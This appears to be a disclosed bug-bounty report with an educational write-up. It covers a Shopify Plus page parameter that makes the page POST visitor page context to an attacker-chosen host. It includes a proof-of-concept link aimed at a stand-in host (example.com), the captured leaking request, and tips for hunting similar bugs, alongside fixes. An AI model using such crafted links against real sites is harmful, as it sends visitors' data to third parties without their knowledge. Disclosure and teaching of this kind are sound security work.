CSRF on https://shopify.com/plus
A parameter on the Shopify Plus marketing page caused the browser to send a cross-origin POST request to an attacker-chosen URL. An attacker could make a victim's browser submit data to a third-party site of their choosing.

- Fixed in 2 days
- Paid in 13 days
- Disclosed after 14 days

Hello. To reproduce this CSRF, visit https://www.shopify.com/plus?insp_pingurln=https://example.com/%23 Will be sent this post request on example.com:
POST https://example.com/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://www.shopify.com/plus?insp_pingurln=https://example.com/%23
Content-Length: 1058
Origin: https://www.shopify.com
Connection: keep-alive
Host: example.com
POST data:
w=443176196&uid=1582993167&sid=1116922839&nv=true&u=https%3A%2F%2Fwww.shopify.com%2Fplus%3Finsp_pingurln%3Dhttps%3A%2F%2Fexample.com%2F%2523&or=https%3A%2F%2Fwww.shopify.com&ref=d&title=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&pw=1266&ph=629&pad=6&ism=false&dbglvl=3&dbgpad=5&dbgtpad=string&dbggcil=.shopify.com&cloc=undefined&st=4402&dbgk=&jv=4&identity=&targcv%5Blochref%5D=https%3A%2F%2Fwww.shopify.com%2Fplus%3Finsp_pingurln%3Dhttps%3A%2F%2Fexample.com%2F%2523&targcv%5Bdoctitle%5D=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&targcv%5Blptitle%5D=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&targcv%5Blpurl%5D=https%3A%2F%2Fwww.shopify.com%2Fplus&targcv%5B%24browser%5D%5Bmozilla%5D=true&targcv%5B%24browser%5D%5Bversion%5D=44.0&targcv%5BuserAgent%5D=Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A44.0)+Gecko%2F20100101+Firefox%2F44.0&targcv%5Bmobchua%5D=Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A44.0)+Gecko%2F20100101+Firefox%2F44.0&targcv%5Bref%5D=d&targcv%5Bnv%5D=true&isvp=false
Works only with protocol https.
Attachments
What the report shows
The target is the Shopify Plus marketing page at https://www.shopify.com/plus. The researcher found that a query parameter on that page, insp_pingurln, controls where the page sends a cross-origin POST request. Because the request is issued by the page itself, the browser treats it as a normal cross-origin form submission and does not require a preflight, so the attacker controls the destination and the page supplies the body.
The reproduction is a single URL:
https://www.shopify.com/plus?insp_pingurln=https://example.com/%23
Visiting it causes the browser to send the following request to example.com:
POST https://example.com/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://www.shopify.com/plus?insp_pingurln=https://example.com/%23
Content-Length: 1058
Origin: https://www.shopify.com
Connection: keep-alive
Host: example.com
The body is a long form-encoded string of analytics-style fields, including the page URL, the referrer, the document title, the viewport size, the user agent and a targcv object of target values:
w=443176196&uid=1582993167&sid=1116922839&nv=true&u=https%3A%2F%2Fwww.shopify.com%2Fplus%3Finsp_pingurln%3Dhttps%3A%2F%2Fexample.com%2F%2523&or=https%3A%2F%2Fwww.shopify.com&ref=d&title=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&pw=1266&ph=629&pad=6&ism=false&dbglvl=3&dbgpad=5&dbgtpad=string&dbggcil=.shopify.com&cloc=undefined&st=4402&dbgk=&jv=4&identity=&targcv%5Blochref%5D=https%3A%2F%2Fwww.shopify.com%2Fplus%3Finsp_pingurln%3Dhttps%3A%2F%2Fexample.com%2F%2523&targcv%5Bdoctitle%5D=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&targcv%5Blptitle%5D=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&targcv%5Blpurl%5D=https%3A%2F%2Fwww.shopify.com%2Fplus&targcv%5B%24browser%5D%5Bmozilla%5D=true&targcv%5B%24browser%5D%5Bversion%5D=44.0&targcv%5BuserAgent%5D=Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A44.0)+Gecko%2F20100101+Firefox%2F44.0&targcv%5Bmobchua%5D=Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A44.0)+Gecko%2F20100101+Firefox%2F44.0&targcv%5Bref%5D=d&targcv%5Bnv%5D=true&isvp=false
The researcher notes that the behaviour works only over HTTPS. The report was filed on HackerOne under the Shopify program, credited to mdv, and paid a bounty of 500 USD. The platform records the weakness as information disclosure. The report does not describe a fix.
The attachment is a single screenshot named CSRF.png, placed after the reproduction steps.
Root cause
The report does not explain the cause; it only shows that the parameter controls the destination of the request. The supplied value ends with %23, an encoded #. Because the request is a simple form-encoded POST, the browser sends it cross-origin without a preflight, and the page's own origin appears in the Origin and Referer headers.
Impact
An attacker who can get a victim to load a crafted link makes the victim's browser send a POST to a host of the attacker's choosing, with a body containing page context: the page URL, referrer, document title, viewport dimensions and user agent. The report does not demonstrate theft of cookies, tokens or account data, so the practical impact beyond leaking that page context and generating attacker-directed traffic is not shown.
How this kind of bug works
A cross-site request forgery of this shape abuses the trust a page places in its own parameters. If a parameter controls where the page sends a request, an attacker can point that request at their own server. The browser will happily deliver a simple request (a form-encoded POST, a GET, a text/plain body) to another origin; only requests that need custom headers or non-simple content types trigger a CORS preflight, and the preflight is what would normally block the attacker. Here no preflight is needed, so the request leaves the browser.
The data in the body is the second half of the problem. Anything the page includes in that body, such as the current URL, the referrer or identifiers tied to the visitor, travels to the attacker's host. The captured request includes Origin and Referer headers naming the Shopify page.
Defences are the usual ones for outbound requests driven by input: validate the destination against a strict allowlist of hosts and schemes, never build a URL by concatenating untrusted input, and avoid putting session-linked identifiers into requests to third parties. On the receiving side, Origin checks and CSRF tokens protect state-changing endpoints, but they do nothing for a leak caused by the page itself sending data outbound.
How to test for it
- Look for parameters whose names suggest a URL or a redirect target: anything containing
url,uri,link,redirect,return,next,ping,callback,destortarget. - Load the page with the parameter set to a host you control and watch your listener. A request arriving from the target's origin, with the target's
Referer, is the signal. - Try the value with and without an encoded fragment (
%23), with and without a trailing slash, and over both HTTP and HTTPS, since parsing differences change the result. - Inspect the body of any request that arrives. If it contains the page URL, referrer, title, viewport size, user agent or identifiers, the leak is confirmed.
- Check whether the request is a simple one (form-encoded, no custom headers). If it is, no preflight will stop it and any victim who loads the link is affected.
Common false positives: a request that only fires after a user action such as a click or form submission; a request blocked by a preflight because of custom headers; a redirect that only changes the address bar without sending data anywhere; and a request that carries nothing beyond static values, which is not a leak.
How it is fixed
The standard fix is to stop taking the destination from user input. If the page must send data to a fixed analytics endpoint, hard-code the host and build the URL from validated components rather than string concatenation. Where a configurable destination is genuinely needed, enforce an allowlist of exact hosts and schemes on the server and in the client, reject anything else, and encode the value correctly so fragments and query separators cannot change the parsed host. Removing sensitive or session-linked fields from outbound payloads limits the damage if validation is ever bypassed.
Hunting notes
This class of bug hides in marketing and landing pages, A/B testing and analytics scripts, chat widgets, and anything that accepts a URL for pings, beacons or redirects. Recon signals include parameters echoed into script blocks, third-party analytics domains in page source, and endpoints that accept a destination URL. To make a report land, show the exact request that arrives at your listener, including the Origin and Referer headers and the body, and explain which fields are sensitive and why an attacker benefits from receiving them. A reproducible one-click link with a clear request capture is usually enough.
What happened, in plain words
Shopify Plus is a paid tier of the Shopify ecommerce platform, and https://www.shopify.com/plus is the marketing page that sells it. The page sends a POST request whose body contains analytics-style fields. That reporting is normal and harmless when the destination is fixed.
The researcher found that this page takes a value from the address bar, a parameter called insp_pingurln, and uses it to decide where a POST request is sent. In other words, a visitor can be made to load a link that tells Shopify's own page to send its report to a server of the attacker's choosing.
A few terms first, because the rest of the article depends on them:
- A request is a message a browser sends to a server asking for something or sending something. A POST request is one that carries a body of data, like posting a filled-in form.
- A query parameter is the
name=valuepart after the?in a URL. Here the parameter isinsp_pingurlnand its value is a URL. - A cookie is a small piece of data a site stores in your browser so it can recognise you on the next request. It is how a site knows you are logged in.
- CSRF (cross-site request forgery) is when an attacker makes your browser send a request you did not intend, using the trust a site already has in your browser.
- An origin is the combination of scheme, host and port, for example
https://www.shopify.com. Browsers keep origins apart, and a page on one origin sending data to another origin is called a cross-origin request.
The reproduction is a single URL:
https://www.shopify.com/plus?insp_pingurln=https://example.com/%23
Reading it piece by piece: https://www.shopify.com/plus is the real Shopify page, so the victim is on a genuine Shopify address. ? starts the parameters. insp_pingurln=https://example.com/%23 sets the parameter to https://example.com/ followed by %23, which is the encoded form of the # character. The # is the fragment marker; in a URL everything after it is a fragment, which the browser does not send to the server. The researcher's note that the behaviour works only over HTTPS tells you the scheme in the link must be https.
When a victim opens that link, the Shopify page's own script sends this request to example.com:
POST https://example.com/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://www.shopify.com/plus?insp_pingurln=https://example.com/%23
Content-Length: 1058
Origin: https://www.shopify.com
Connection: keep-alive
Host: example.com
Line by line: the first line says this is a POST to https://example.com/ using HTTP version 1.1. User-Agent identifies the browser, here Firefox 44 on 64-bit Windows 10. Accept and Accept-Language say what kinds of response and language the browser prefers. Accept-Encoding: br says it can accept Brotli-compressed responses. Content-Type: application/x-www-form-urlencoded says the body is formatted like a web form. Referer tells the receiving server which page the request came from, and here it is the Shopify page with the crafted parameter. Content-Length: 1058 is the size of the body in bytes. Origin: https://www.shopify.com states which site generated the request. Connection: keep-alive asks to keep the network connection open. Host: example.com names the server being contacted.
The body is a long string of analytics fields:
w=443176196&uid=1582993167&sid=1116922839&nv=true&u=https%3A%2F%2Fwww.shopify.com%2Fplus%3Finsp_pingurln%3Dhttps%3A%2F%2Fexample.com%2F%2523&or=https%3A%2F%2Fwww.shopify.com&ref=d&title=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&pw=1266&ph=629&pad=6&ism=false&dbglvl=3&dbgpad=5&dbgtpad=string&dbggcil=.shopify.com&cloc=undefined&st=4402&dbgk=&jv=4&identity=&targcv%5Blochref%5D=https%3A%2F%2Fwww.shopify.com%2Fplus%3Finsp_pingurln%3Dhttps%3A%2F%2Fexample.com%2F%2523&targcv%5Bdoctitle%5D=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&targcv%5Blptitle%5D=Enterprise+Ecommerce+Software+-+Scalable+Ecommerce+Platform&targcv%5Blpurl%5D=https%3A%2F%2Fwww.shopify.com%2Fplus&targcv%5B%24browser%5D%5Bmozilla%5D=true&targcv%5B%24browser%5D%5Bversion%5D=44.0&targcv%5BuserAgent%5D=Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A44.0)+Gecko%2F20100101+Firefox%2F44.0&targcv%5Bmobchua%5D=Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A44.0)+Gecko%2F20100101+Firefox%2F44.0&targcv%5Bref%5D=d&targcv%5Bnv%5D=true&isvp=false
Fields are separated by &, and values are percent-encoded, so %3A is :, %2F is / and %5B is [. Among the values you can see the page URL (u), the origin (or), the document title, the viewport width and height (pw=1266, ph=629), the user agent, and a group of targcv fields that repeat the page URL, title and landing page URL. The %2523 in the URL fields is a double-encoded #.
Why does the browser allow this? Because the request is a plain form-encoded POST with no unusual headers, the browser treats it as a simple cross-origin request and sends it without asking the destination first. That prior check, called a preflight, is what normally stops a page from talking to an arbitrary server. Here nothing asks, so the data leaves.
The screenshot CSRF.png is attached to the report after the reproduction steps.
The report was filed on HackerOne under the Shopify program by mdv. It does not describe a fix. What the report demonstrates is that a victim who opens the link sends a POST to a host the attacker chose, carrying details of the victim's visit to the Shopify page. It does not show cookies, tokens or account data being stolen, so the practical damage beyond leaking that page context and generating traffic to the attacker's server is not shown.
In general, how this kind of bug works
A page that lets a parameter decide where it sends a request is trusting input it should not trust. An attacker points that destination at their own server, and the browser delivers the request because it looks like an ordinary form submission. The second half of the problem is the body: anything the page puts in it, such as the current URL, the referrer or visitor identifiers, travels to the attacker. The Origin and Referer headers also tell the attacker which site produced the request, which confirms a victim loaded the link.
To look for this yourself:
- Watch for parameter names that suggest a URL or destination:
url,uri,link,redirect,return,next,ping,callback,dest,target. - Set the parameter to a host you control and watch your listener. A request arriving with the target site's
Refereris the signal. - Try the value with and without an encoded fragment (
%23), with and without a trailing slash, and over HTTP and HTTPS, because parsing differences change the result. - Read the body of any request that arrives. Page URL, referrer, title, viewport size, user agent or identifiers mean the leak is real.
- Check whether the request is simple (form-encoded, no custom headers). If it is, no preflight will stop it and any victim who opens the link is affected.
Common false positives: a request that only fires after a click or form submission; one blocked by a preflight because of custom headers; a redirect that only changes the address bar without sending data; and a request carrying nothing but static values.
The fix is to stop taking the destination from user input. Hard-code the analytics host and build the URL from validated parts instead of gluing strings together. If a configurable destination is genuinely needed, allow only exact hosts and schemes, reject everything else, and encode the value so fragments and query separators cannot change which host is contacted. Keeping sensitive or session-linked fields out of outbound payloads limits the damage if validation is ever bypassed. On the receiving side, Origin checks and CSRF tokens protect endpoints that change state, but they do nothing about a page that leaks data by sending it outbound itself.
Glossary
- Request: a message from a browser to a server asking for something or sending data.
- POST request: a request that carries a body of data, like a submitted form.
- Query parameter: a
name=valuepair after the?in a URL. - Cookie: small data stored by a site in your browser so it can recognise you later.
- CSRF (cross-site request forgery): making a victim's browser send a request they did not intend, using trust the site already has in the browser.
- Origin: scheme plus host plus port, for example
https://www.shopify.com. - Cross-origin request: a request from a page on one origin to a different origin.
- Preflight: a check the browser sends before certain cross-origin requests, which can block them.
- Simple request: a cross-origin request of a kind the browser sends without a preflight, such as a form-encoded POST.
- Fragment: the part of a URL after
#, kept by the browser and not sent to the server. - Percent-encoding: writing special characters as
%plus a code, such as%23for#. - User-Agent: a header identifying the browser and operating system.
- Referer: a header telling the server which page the request came from.
- Origin header: a header stating which site generated the request.
- Content-Type: a header describing the format of the request body.
- Allowlist: an explicit list of permitted values, here hosts and schemes, with everything else rejected.
- Information disclosure: leaking data to someone who should not receive it.



